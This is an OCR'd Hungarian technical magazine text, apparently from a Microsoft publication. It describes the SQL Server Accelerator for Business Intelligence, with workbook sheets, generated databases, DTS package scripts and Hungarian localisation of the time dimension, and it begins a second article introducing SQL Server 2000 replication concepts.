
Egy RAD *(Rapid Application Development)* eszköz, két előre elkészített adatmodell, ötszáz oldal dokumentáció és különböző segédprogramok.

Az Analytics Builder – RAD eszköz

Felhasználói felülete az Analytics Builder Workbook, egy Excel fájl, amelyben leírhatjuk a kialakítani kívánt alkalmazást. Ez az Excel munkafüzet indítja az alkalmazásgenerátort, ami az üzleti intelligencia alkalmazás nagy részét automatikusan generálja. Ezek a következők:

- az előkészítő *(staging)* adatbázis;
- a vizsgált adatokat tartalmazó *(subject matter)* relációs adatraktár;
- OLAP-kockák;
- a fentieket feltöltő és karbantartó DTS *(Data Transformation Services)* csomagok;
- és a kliensoldali nézetek, amelyekkel az OLAP-kockákat elérhetjük. *(Jelenleg csak a ProClarity Analytic Platformhoz van kliens generátor, és csak az SMA adatmodellhez sablonok.)*

A generált elemeket a következő ábra szemlélteti:



Az SSABI által generált alkalmazás három logikai szerepkörből áll:

- A Microsoft Business Intelligence *(MSBI)* Server, ahol a DTS-csomagok futnak;
- A relációs kiszolgáló, amely a BisoCatalog adatbázis, továbbá az előkészítő *(Staging)* és a vizsgált adatokat tartalmazó *(Subject Matter)* adatbázisok találhatók;
- Az Analysis Server, az OLAP-kockák tárolója.

(Fejlesztéskor a relációs és az MSBI szerepek kötelezően egy gépen vannak.)

Adatmodellek

A „Retail Analytics" *(kereskedelmi analízis)* és a „Sales and Marketing Analytics" *(eladási és marketinganalízis)* két alkalmazástípus előre elkészített modellje. Ezeket a konzulensek, tervezők, fejlesztők az adott ügyfél igényei szerint testreszabhatják.

Dokumentáció

Útmutatók *(Prescriptive Architecture Guides, PAG)*, amelyek részletesen ismertetik az üzleti intelligencia alkalmazások fejlesztését, telepítését, karbantartását. Ezek a dokumentumok fejlesztők, konzulensek és partner cégek tapasztalataira épülnek, és a „legjobb gyakorlati megoldásokat" igyekeznek átadni az új alkalmazások tervezőinek. *(Vigyázat! Ha valaki a [3] weboldalról próbálja letölteni a PAG-ot, csak egy-két fejezethez jut. A teljes PAG csak az SSABI telepítése után érhető el!)*

Letöltés, telepítés

A [3] weboldalról elindulva, regisztráció után, letölthetjük az SQLBIAccelerator*(english)*.exe fájlt. Ez egy kb. 24 MB-os, önkibontó exe. Kibontás után a telepítés a setup futtatásával történhet. Telepítés előtt javasolt elolvasni a „readme", a „Dev 1 Overview" és a „Dev 2 Installation" dokumentumokat.

A telepítés technikai feltételei

- Windows 2000 + SP2, vagy Windows XP Professional
- SQL Server 2000 Enterprise, vagy Developer Edition
- SQL Server 2000 SP2 és SQL Server 2000 Analysis Services SP2
- Windows Scripting Host v. 5.6 *(az Internet Explorer 6.0 ezt a verziót tartalmazza).*
- Office XP *(Excel és Word)* + SP1

Szükséges továbbá, hogy az SQL Server 2000 és az Analysis Services 2000 fussanak a telepítés indítása előtt.

A telepítés után

Az SQL Serveren a telepítő létrehoz egy BisoCatalog nevű adatbázist, amely az alkalmazásgenerátor működését támogatja. Az SSABI fájljai alapértelmezésben a következő mappába kerülnek:

```
C:\Program Files\Microsoft SQL Server Accelerator for BI
```

A Start menüben megjelenik a „Microsoft SQL Server Accelerator for BI" csoport, alatta az „Applications", a „Guides", és a „Tools" csoportok, illetve egy mutató a „Release Notes"-ra. Az „Applications" csoportban a megszokott értelemben vett alkalmazást hiába keresünk. Itt a két előre elkészített adatmodell, a „Retail Analytics" és a „Sales and Marketing Analytics" munkafüzeteit és az adatmodellek leírását találjuk.

Ismerkedés a termékkel


Elsőre valószínűleg mindenki az egyik kész alkalmazás Excel munkafüzetét fogja megnyitni, de ha valaki saját tervet szeretne készíteni, a „tools" mappában található „AnalyticsBuilderWB_Empty.xls" munkafüzetet használhatja. A „tools" mappa tartalmazza a segédprogramokat és egyéb hasznos apróságokat is. A munkafüzet megnyitásakor engedélyeznünk kell a makrók futását – legalábbis, ha érdemben használni akarjuk a szolgáltatásait.

A munkafüzet a következő lapokból áll:


Munkalap	Funkció
Overview	Áttekintés, általános tippek a használathoz.
DBs	Az elkészítendő adatbázisok neveinek és helyének meghatározása
Autogen Time	A generált idődimenzió és hierarchiák jellemzőinek megadása
Dimensions	A többi dimenzió és hierarchiáik
Levels	Hierarchiaszintek
PropertiesVDims	Tagtulajdonságok és virtuális dimenziók
pCubes	Fizikai kockák
pMeasures	Fizikai mértékek
vCubes	Virtuális kockák
CalcMembers	Számított tagok
NamedSets	Nevesített halmazok
CalcCells	Számított cellák
Actions	Akciók
Mappings	Leképezések a sablon és a testreszabott modell megnevezései között a jelentésgenerátorok számára
Processing	Az alkalmazásgenerátor indítása

Az ABW *(Analytics Builder Workbook)* eszköztár funkciói: sor beszúrása, sor törlése, az aktuális lap ellenőrzése, az össze lap ellenőrzése és segítségkérés. Ha egy modellt készítünk, jó gyakorlat az aktuális lap ellenőrzése, mielőtt továbblépnénk.

A következőkben néhány fontos munkalapot nézünk meg. A „DBs" lapon az „Analysis Server Name" az OLAP-kiszolgálót futtató gép neve, míg az „MSBI Server Name" az SQL Server gép nevét adja meg. *(Jelenleg az SSABI csak default instance-szel dolgozik.)* Alapértelmezésben mindkettő a helyi gépre mutat. Ha az MSBI *(Microsoft Business Intelligence)* szervernek nem a lokális gépet választjuk, a megadott gépen is telepítenünk kell az SSABI-t. Az Analysis és a Subject Matter adatbázisok neve azonos kell, hogy legyen, különben később a generálás hibát jelez.



Az „AutogenTime" lap az idődimenziót írja le:



Az idődimenzió különböző hierarchiákban vizsgálható. Bár a fenti képen nem látszik, a standard mellett van pénzügyi, marketing és gyártási hierarchia is. Az idődimenzió nyelvét egy listából választhatjuk, amely kezdetben a magyar nyelvet nem tartalmazza – ezzel a problémával a cikk végén foglalkozom.

A Dimensions lapon fontos a változó dimenziók kezelése. A „Track history" a változások követését jelenti, azaz ha például egy ügyfél másik városba költözik, megőrizzük az eredeti sorát a dimenziótáblában, és – az új címnek megfelelően – egy újabb sor keletkezik. Ha „Restate history"-t, vagyis az adatok átírását választanánk, az ügyfél korábbi vásárlásai hirtelen egy másik városba kerülnének, vagyis meghamisítanánk az eladások területi eloszlását.

A „Restate history seldom" esetén egyszerűen aktualizáljuk a dimenzió adatait az adatraktárban és az OLAP-adatbázisban. „Restate history often" esetén ezen felül, a dimenziót változónak deklaráljuk az OLAP-adatbázisban. Hierarchikus, illetve sík dimenziók esetén csak egyféle „Restate history" van.

Dimension Name	Hierarchy Name	ChangingType
Product	Standard	Restate history often
Customer	Standard Geog	Track history
	Marketing	Track history
Store Sales Rep	Sales Rep	Restate history seldor
Cashier	Cashier	Restate history seldor
Campaign	Standard	Restate history seldor
Time of Day	Standard	Restate history seldor
Tender Type	Standard	Restate history seldor
Sales Type	Standard	Restate history
Entry Type	Standard	Restate history
Forecast Scenario	Standard	Restate history
Channel	Standard	Restate history


A PropertiesVDims oldalon a dimenziótagok „tulajdonságait" adhatjuk meg, illetve hogy ezek közül melyikből készüljön virtuális dimenzió:

Dimension-Hierarchy	Member Property Name	Is Virtual Dim?
[Product].[Standard]	Product Type	TRUE
	Product Status	TRUE
	Manufacturer	TRUE
	Vendor	TRUE
	Current Cost	FALSE
	Corporate Price	FALSE
	Start Offering Date	FALSE
	End Offering Date	FALSE
	Model	FALSE
	UPC Code	FALSE

A virtuális dimenziók a klienseszközökben és az MDX-lekérdezésekben ugyanúgy használhatók, mint a „rendes" fizikai dimenziók, ugyanakkor az OLAP-kocka méretét nem növelik meg, mivel ezekhez aggregátumok nem képződnek. Ebből következően a kocka feldolgozási idejét sem növelik. Megnőhet viszont a lekérdezések végrehajtási ideje – éppen az aggregátumok hiánya miatt.

Említést érdemel a pCubes oldalon a „Partition by Month" oszlop. Nagy tömegű tényadatot tartalmazó kockák esetén az idő szerinti partícionálás jelentősen javítja mind a feldolgozás, mind a lekérdezések végrehajtási idejét.

A munkafüzet utolsó oldala a legizgalmasabb:




A „Generate Application" gombbal indíthatjuk az alkalmazásgyártást. Ha a „Copy sample data..." pipát bekapcsoljuk, tesztadataink is lesznek. *(A tesztadatok beolvasása folyamán megjelenő DOS ablakot ne lőjük le. Erre egyébként a „still processing..." üzenet is figyelmeztet. Az ablak magától bezárul, ha a DTS-csomagok futtatása befejeződött.)*

A generálás eredménye

Fájlok, mappák, DTS-csomagok, két relációs adatbázis és egy OLAP-adatbázis készül. *(Az RA modell nem tartalmaz kliensnézetet generáló sablont.)*

Az RA01 OLAP-adatbázis

Az adatbázisobjektumokat az Analysis Managerrel vizsgálhatjuk. *(Az ábrán nem minden dimenzió látszik!)*



Az adatbázis forrása az RA01 relációs adatraktár. Négy fizikai és egy virtuális kockát tartalmaz. A Sales Planning *(Eladástervezés)* virtuális kocka az Item Sale *(Bolti Eladások)*, a Direct Sale *(Egyéb Eladások)* és a Forecast *(Előrejelzés)* kockákból áll. Ha a dimenzió-, illetve a kockaszerkesztővel megnézzük az adatbázis elemeit, pontosan a munkafüzetben előírtakat látjuk megvalósítva.
Érdekesség, hogy az adatkockák nincsenek optimalizálva a feldolgozás szempontjából. A fejlesztés ideje alatt ez lényegtelen. Telepítés előtt a kockaszerkesztőben, a Tools menü Optimize Schema parancsával célszerű a séma optimalizálását elvégezni.

Az RA01 relációs adatraktár


Táblák
A Subject Matter adatbázis dimenzió- és ténytáblákat tartalmaz. Az adatbázis szerkezete „hópehelyséma", tehát minden dimenziószint külön táblába kerül.
Minden dimenziótábla a forrásoszlopok mellett tartalmaz olyan metaadatokat, amelyek a betöltő DTS-csomagok munkáját segítik. Az OLAP-kockában opcionálisan használható „custom sort order", „custom rollup", "custom member options" és „custom unary operator" számára szintén készül egy-egy oszlop. Minden dimenziótáblában van egy sor az „ismeretlen" tagok számára – így minden tény sor illeszkedni fog egy dimenzió taghoz, nem eshetnek ki sorok az OLAP-kockák feldolgozásakor.
Minden kockához tartozik egy ténytábla. A ténytáblák a mértékek és a kulcsok mellett szintén tartalmaznak két adminisztratív oszlopot a betöltő folyamat számára.
Nézetek
Ellenőrzőösszeg *(checksum)* view készül minden dimenziótáblához, az idődimenzió kivételével. Ezeket a Master Update DTS-csomagok használhatják, ha dinamikusan kell eldönteniük, hogy az előkészítő adatbázisban talált dimenziósor egy új sor *(insert)*, vagy egy meglevő sor módosítása *(update)*.
A virtuális idődimenziókhoz szintén készül egy-egy view.
Tárolt eljárás
Az Upd_Time_Current tárolt eljárás az idő dimenziótáblák „current" oszlopait módosítja. Így a következő kockagenerálásnál az új dátum lesz „aktuális".

Az RA01_Staging előkészítő adatbázis

Táblák
A dimenzió- és ténytáblák mellett találunk hibatáblákat, és a betöltő folyamatot támogató paraméter- és kapcsolótáblákat. A hibatáblák az RA01 adatraktárba történő betöltéskor hibásnak talált sorokat tartalmazzák. A paramétertáblák a DTS-csomagok globális változóinak értéket tárolják.
A dimenziótáblák érdekessége az „InsertOrUpdate_Ind" oszlop, amely – ha a forrásadatokat biztosító folyamat kitölti – az I, U, D *(insert, update, delete)* értékeket tartalmazza. Így az RA01 adatraktárba történő áttöltéskor a DTS-csomag könnyebben, azaz gyorsabban el tudja dönteni, milyen változást jelent az adott sor.
Tárolt eljárások
Az adatraktár dimenzió- és ténytáblák aktualizálását végző DTS-csomagok munkáját támogató eljárások mellett különböző naplózó és egyéb segédeljárásokat találunk.

Fájlok és mappák

A „Retail Analytics" munkafüzet a „data" mappában a következőket hozza létre:



A „RA01" mappa név az OLAP *(és a Subject Matter)* adatbázis nevével egyezik. Ha a munkafüzetben átírjuk az adatbázis nevét RA02-re és lefuttatjuk a generálást, egy új, RA02 nevű mappa is létrejön. Miután az RA0x gyökerébe a generátor elmenti a munkafüzet aktuális verzióját is, egymástól függetlenül tárolhatjuk az alkalmazás különböző verzióit.

DTS-csomagok

A DTS-csomagokat a DTS-mappában két csoportra osztva találjuk. Az Import mappa azokat a csomagokat tartalmazza, amelyek a teszt adatokat az előkészítő adatbázisba töltik be. Az Update mappában találhatók azok a csomagok, amelyek az előkészítő adatbázis tartalma alapján az adatraktár tartalmát aktualizálják.


DTS-import

Az importálás vezérlőcsomagja a „Master_Import.dts". Ez paraméterezi és indítja a többi importcsomagot, amelyek a Staging adatbázis dimenzió- és ténytábláit táplálják. Az egyes táblák betöltése „Bulk Insert" DTS-taskkal történik, ezeknek a formátumfájljait a Format mappa tartalmazza. Érdemes megjegyezni, hogy ez a tesztadat-betöltő megoldás akár végleges is lehet - ha az inputadatokat a tesztadatok szerkezetének megfelelő szerkezetű szövegfájlokban kapjuk. Ha az inputadatok egy része nem szövegfájlokból, hanem például más adatbázisokból jön, elegendő a megfelelő importcsomagok átalakítása.
A csomagok neve a következő szabályok szerint képződik: *Import_S_Dim_<DimID>_<HierID>_<LevID>.dts* és *Import_S_Fact_<CubeID> .dts*, ahol
az egyes <xxxID>-k rendre a dimenziót, a hierarchiát, a szintet, illetve az OLAP-kockát azonosítják.

A DTS-csomagokat az SQL Server Enterprise Managerrel tudjuk megnyitni: jobb kattintás a Data Transformation Services mappán, majd Open Package.

Az OLAP- és relációs adatbázisok, valamint a DTS-csomagok részletes leírása a fejlesztői útmutató Chapter 6 - Phisical Architecture fejezetében található meg.

Érdemes belenézni a „Master_Import.dts" csomagba. Első pillantásra nagyon nagynak és bonyolultnak tűnhet, valójában szépen rendezett, három logikai részből áll. A jobboldali blokk a paraméterek beolvasását végzi a config.ini fájlból, illetve a Staging adatbázis konfigurációs tábláiból. Ezután sok párhuzamos szálon Execute Package taskok következnek, amelyek egy naplózó blokkban futnak össze. A használt DTS-technikák végignézése tanulságos, felér egy kis DTS-tanfolyammal. A következő ábra a csomag kezdetét mutatja:



A legelső ActiveX script task a registryből kiolvassa a data mappa elérési útvonalát, majd ezt, és a config.ini fájl címét globális változókba tárolja. A script a következő:

```
Option Explicit
Function Main()
 Dim wshShell
 Dim sConfigINIPath
 Dim sRegPath
 Set wshShell = CreateObject("WScript.Shell")
 sRegPath = wshShell.RegRead("HKEY_LOCAL_MACHINE\
↳ SOFTWARE\Microsoft\MSBISO\Datafiles")
 Set wshShell = Nothing
 sRegPath = sRegPath & "\"
 sConfigINIPath = sRegPath & "RA01\config.ini"

 DTSGlobalVariables("gsRegPath_RESERVED").Value =
↳ sRegPath
 DTSGlobalVariables("gsRegRead_RESERVED").Value =
↳ sConfigINIPath
 Main = DTSTaskExecResult_Success
End Function
```

A második *(Config.ini_SetAssignments)* task aktualizálja a harmadik *(Server_Setup)* taskban az ini fájl címét. Azt használja ki, hogy a DTSGlobalVariables.Parent magára a DTS-csomagra mutat. A kód:

```
Option Explicit
Function Main()
 Dim sConfigINIPath
 sConfigINIPath =
DTSGlobalVariables("gsRegRead_RESERVED").Value
 Dim oPKG
 Dim oAssignments
 Dim oAssignment
 Set oPKG = DTSGlobalVariables.Parent
 Set oAssignments =
oPKG.Tasks("Server_Setup_Task").CustomTask.
↳ Assignments
 For Each oAssignment In oAssignments
    oAssignment.SourceIniFileFileName =
sConfigINIPath

 Next
 Main = DTSTaskExecResult_Success
End Function
```

Érdekes a Pickup_GVs task. Végrehajt egy SELECT utasítást a Staging adatbázison, az eredményhalmazt, mint ADO sorkészletet egy globális változón keresztül adja tovább a Set_GVs task számára. Az inicializálás a Pkg_Specific_Setup taskkal zárul, ezután következnek az Execute Package feladatok.

DTS-Update

Az Update mappa több mestercsomagot is tartalmaz. Ezek közül a legfontosabb a Master_Update.dts. Ez a csomag – és az általa hívott dimenzió-, szint- és ténytábla-aktualizáló alárendelt csomagok mozgatják át az előkészítő adatbázis tartalmát az elemző adatbázisba. A Master_Update csomag fő részei: az inicializálás, a dimenziótábla-feldolgozó csomagok indítása, a ténytábla csomagok indítása, végül naplózás.
A Dim_xxx.DTS-csomagok feladata a dimenziótáblák aktualizálása és az OLAP-dimenziók újraprocesszálása. Hasonlóan, a Fact_xxx.DTS-csomagok a ténytáblákat bővítik, és elvégzik a megfelelő OLAP-kocka, vagy partíció feldolgozását.

DTS- Globális változók

A DTS-csomagok működését általában globális változók beállításával befolyásolhatjuk. Ezek a globális változók a Staging adatbázis Package_GVs táblájában tárolódnak, módosításuk a „Global Variable Configuration Utility"-vel történhet.
Például a Dim_xxx.DTS-csomagok működését jelentősen befolyásolják a globális változók, különösen a giAlgorithm változó. Értékei:

1 – AddOnly. Csak új dimenzióadatok vannak az előkészítő táblában, tehát a dimenziótáblákat csak bővíteni kell.
2 – Flagged. Az előkészítő adatbázisban található dimenzióadatsorok címkézettek. A címke lehet: I, U, D *(insert, update, delete)*. Az adatraktár-tábla aktualizálása a címkék alapján történhet.
3 – Dynamic. Ez az alapértelmezett érték. Ekkor az új adatokat és az adatraktár meglevő adatait összehasonlítva derül ki, hogy insert, vagy update történt. A törléseket ekkor is jelezni kell az inputsoroknál.

Hatékonyság szempontjából az első eset a legjobb, a harmadik a legrosszabb. Sok múlik azon, hogy a Staging adatbázis inputját előállító folyamat mennyire intelligens.

Az idődimenzió lokalizálása

A „Release Notes" említi, hogy az 1.1 verzióban az idődimenzió feltöltését végző tárolt eljárások már nem titkosítottak. *(A „Release Notes"-ot is illik elolvasni.)*
Az SQL Server BisoCatalog adatbázisában található [Sym_Language_Add] tárolt eljárás elején található megjegyzés adja a megoldást:

```
/*
This stored procedure creates a new language in
Decode_Language, and adds to Language_Decodes
those items that must be localized in order to
have an autogenerated time dimension in a new
language. The items are created in English; they
must be localized. Test carefully!

See MSDN topic "Primary Language Identifiers"
exec [Sym_Language_Add] 0x0c, 'LanguageFrench',
'French', N'Franüais'
...
*/
```

Ennek megfelelően, magyar nyelv felvétele a következő SQL-utasítással történhet:

```
exec [Sym_Language_Add] 0x0e, 'LanguageHungarian',
'Hungarian', N'Magyar'
```

Ha ezután újra megnyitjuk az Analytics Builder munkafüzetet, az idődimenziónál megjelenik a magyar nyelv, de a generált idődimenzió-táblák még nyilván angol megnevezéseket tartalmaznak. Még nem kész a magyarítás, csupán az alapokat teremtettük meg.

A [Decode_Language] tábla csak a nyelvek listáját tartalmazza, ezzel nincs további teendő.
A [Language_Decodes] táblában az [Item_Name] és az [Item_Label] oszlopok tartalmazzák a nyelvspecifikus információkat. A magyar nyelv azonosítójára szűrve 449 sort kapunk. Ez nem kevés, de elviselhető. A hónapok neveit és a hét napjainak neveit könnyen módosíthatjuk, ez csak 12 + 7 sor módosítását jelenti, de ha azt szeretnénk, hogy a dimenzió, a hierarchiák és szintjeik nevei is magyarok legyenek, már többet kell dolgoznunk. Bonyolítja a fordítást, hogy a táblázat jó néhány képletet is tartalmaz: számított tagok és nevesített halmazok definícióit. Ha azt akarjuk, hogy ezek a képletek a magyarra fordított idő dimenzióval jól működjenek, akkor nagyon gondosan kell dolgoznunk. Nem véletlenül írja a fent idézett megjegyzés: gondosan teszteld a lokalizálás eredményét!

A [Language_Decodes] tábla megfelelő sorainak lefordítása után is érhet bennünket meglepetés. A hónapok nevei egy-két helyen változatlanul angolul jelennek meg. Ennek oka, hogy az idődimenzió tábláit feltöltő tárolt eljárások közül kettő *(Sym_Time_Fiscal_Populate, Sym_Time_Std_Populate)* a datename()SQL függvényt használja. A datename() eredménye az SQL Server session nyelvi beállításától függ. Ha magyar hónapneveket szeretnénk mindenütt, vagy a két eljárás elejére kell beszúrni a „set language hungarian" utasítást, vagy a generálást végző személy SQL Server login-jának alapértelmezett nyelvét kell magyarra változtatni.

(A szerző ezennel ünnepélyes, bár talán könnyelmű fogadalmat tesz: Mire a cikk megjelenik, elkészítem a magyar idődimenzió SQL szkriptjét!)

További adatmodellek

A Webről [4] további adatmodellek tölthetők le.

Az „ssabi financial services vertical kit.exe" egy lakossági pénzügyi szolgáltatásokat végző bank teljesítményjellemzőit és dimenzióit elemző alkalmazás sablonját és egy bemutató alkalmazását tartalmazza.

Az „ssabi manufacturing vertical kit.exe" egy bicikligyártó cég példáján keresztül mutatja be, hogyan használhatók a Microsoft üzleti intelligencia eszközei a gyártás hatékonyságának elemzésére.

Összefoglalás

Látható, az SSABI-vel sem csupán három kattintás egy üzleti intelligencia alkalmazás előállítása, de lényegesen egyszerűsíti egy ilyen alkalmazás előállítását.
Az Excel munkafüzet szabályai rákényszerítik a fejlesztőt a következetes munkára. Minden kitöltött munkafüzet az újabb projektek sablonja lehet. Az alkalmazásgenerátor elvégzi a mechanikus kódolás jelentős részét. Az alkalmazássablonok és a dokumentáció sok hasznos ötletet, javaslatot tartalmaz.

Kószó Károly
rendszermérnök
karolyk@microsoft.com

A cikkben szereplő URL-ek:
[1] http://www.microsoft.com/sql
[2] http://www.microsoft.com/sql/evaluation/bi
[3] http://www.microsoft.com/solutions/bi/default.asp
[4] http://www.microsoft.com/solutions/BI/techinfo/datamodels.asp

Replikáció az SQL Serverben

I. rész

Az adatok elosztásának igénye sok rendszerben megjelenik, így nem csoda, hogy az SQL Server 2000 igen összetett és kifinomult infrastruktúrát biztosít az adatbázisok szerkezetének és tartalmának elosztására, replikálására. Cikkünkben fellebbentjük a fátylat a replikációról, így reméljük az írás végére érve új barátként üdvözlik azt.

Mi is az a replikáció?

Az SQL-replikáció alapvetően egy SQL Serverre épített alkalmazás-arhitektúra, melynek segítségével adatokat lehet eljuttatni más adatbázisokba, illetve össze lehet szinkronizálni bizonyos adatbázistáblák tartalmát.

A replikáció önmagában egy bonyolult elméleti probléma, aki nem hiszi látogasson el az [1] címre a Microsoft Research honlapján, ahol kiderül, hogy a replikáció nem egyeszűen egy INSERT-SELECT párosról szól.

Emiatt a replikáció elég sok gyakorlatot is igényel, különösen, ha valami nem megy a nagykönyv szerint. Ettől függetlenül nem kell tőle megijedni, tudatos tervezéssel, határozott kézben gond nélkül működik. Valódi, nagy adatbázisoknál viszont mindenképpen jól jön, ha valaki már pár órát eltöltött élőben replikáló adatbázisok előtt, és ami még fontosabb, ha tudja, pontosan hogyan működnek a replikációs ügynökök.

Mire használható?

Gyakori, hogy egy cégnek több telephelye van, ahonnan a dolgozók munkájához szükség van valamilyen adatbázisra. Ha csak egy központi adatbázist hozunk létre, amelyet az összes telephely összes felhasználója egyszerre fog terhelni, könnyen teljesítményproblémák léphetnek fel. A másik kellemetlen hatás, hogy a valószínűleg nem túl gyors vonalak miatt az adatelérés kellemetlenül lassú lesz. Ilyenkor például be lehet vetni a replikációt.

Minden telephely kaphat egy lokális SQL Server-példányt *(közvetlen közelségben a felhasználók által használt alkalmazáshoz)*, a központi kiszolgáló erre küldi el a friss adatokat, illetve erről tölti vissza a módosításokat. Azaz a helyi SQL kiszolgálók gyorstárolóként *(cache)* működnek, a tárak közötti szinkronizáció meg legyen a replikáció gondja.

Másik gyakori felhasználás a mozgó felhasználók támogatása. *(Lásd „Kicsi a bors, de erős!" című cikkünket a negyedik oldalon.)* Például egy utazó ügynök szeretne úgy dolgozni a laptopján, hogy azon minden számára szükséges adat rajta legyen, hogy a fő adatbázistól függetlenül tudjon terepen dolgozni. Amikor van hálózati kapcsolata *(például modem vagy bemegy a cégéhez)*, fel tudja tölteni addig végzett munkája eredményét a fő kiszolgálóra.

Emellett több kiszolgálóból összeállított webalkalmazásokban is segíthet a replikáció az adatok elosztásában, illetve OLAP-adatbázisok feltöltésére is használható.


Replikáció-metaforák

Mint minden szakterületnek, a replikáció tudományának is megvannak a maga szakszavai és metaforái, amelyek ismerete nélkül érthetetlen maszlag minden szakszöveg.

A replikáció fogalomtárának kialakításához a hírlapszakmát választották alapul. A replikációs architektúra alapvető két résztvevője a Publisher *(kiadóvállalat, publikáló)* és a Subscriber *(előfizető, feliratkozó)*. Általában a publikáló tárolja az adatok mesterváltozatát, a feliratkozó vagy feliratkozók erről kapnak másolatokat, replikákat. Kettejük között áll még egy szereplő, ő a Distributor *(disztribútor, újságárus vagy nepper :)*. A disztribútor azért lett külön résztvevő, és azért nincs beleolvasztva a publikációs szerepbe, mert így a feladatokat jobban szét lehet osztani több gép között (skálázás). Szép is lenne, ha az újságokat nem lehetne megvenni vagy előfizetni egy csomó disztribúciós ponton *(posta, újságosbódé)*!

A hasonlat odáig megy, hogy a publikációk cikkekből *(article)* állnak, és önálló cikkekre éppúgy nem lehet előfizetni, mint ahogy az újságárus sem adja oda külön a sportrovatot az újságokból. Tessék megvenni az egészet!

A replikáció tervezésének lényeges része lesz a publikációk tartalmának értelmes összeválogatása.



Replikációs feladatkörök

Amikor – legegyszerűbb esetben – két gép replikál egymással, a kommunikációt mindkét oldal kezdeményezheti. Ha a disztribútor kezdeményez, akkor Push replikációról, ha a feliratkozó, akkor Pullról beszélünk. A valós életben ennek az felel meg, hogy ÉN kívánok újságot venni *(tech.net magazin: Pull)*, vagy ŐK próbálják rámsózni *(Fedél nélkül: Push)*. Ez nemcsak a tűzfalprogramozók szempontjából fontos, hanem az alkalmazásfejlesztők munkájára és a kiszolgálók terhelésére is alapvető befolyással van.

Replikációtípusok

Attól függően, hogy mennyire szoros kapcsolatra van szükség a feliratkozó*(k)* és a publikáló adatbázis között, valamint attól függően, hogy milyen irányban áramlanak adatok, háromféle replikációs algoritmust vethetünk be: Snapshot, Transactional *(tranzakciós)* és Merge.

Snapshot replikáció során a forrásadatbázisból publikált objektumokról egy létrehozó SQL script készül, a publikált táb-

lák tartalmát pedig bulkcopyval kimásolják fájlokba. A táblák tartalmáról tehát teljeskörű, minden adatot tartalmazó pillanatfelvétel készül. Ezt a feladatot a Snapshot agent *(ügynök, közönséges SQL Server Job)* végzi. Az eredmény egy könyvtárra való séma és bulk copy fájl. A Snapshot replikáció ezt tudja eljuttatni egy vagy több feliratkozóra. Nyilvánvaló, hogy ez a replikáció nem tud folyamatosan működni, csak periodikus, szakaszos működéssel tudja szinkronizálni a feliratkozókat, és minden alkalommal mindent újraépít *(alapértelmezésben)*, így nagytömegű adatok ismétlődő átvitelére nem ez a megfelelő módszer.

A Snapshot replikáció legnagyobb jelentőségét az adja, hogy a másik két módszer is ezt használja a feliratkozók kiindulási adatbázisának kezdeti feltöltésére, szinkronizálására.

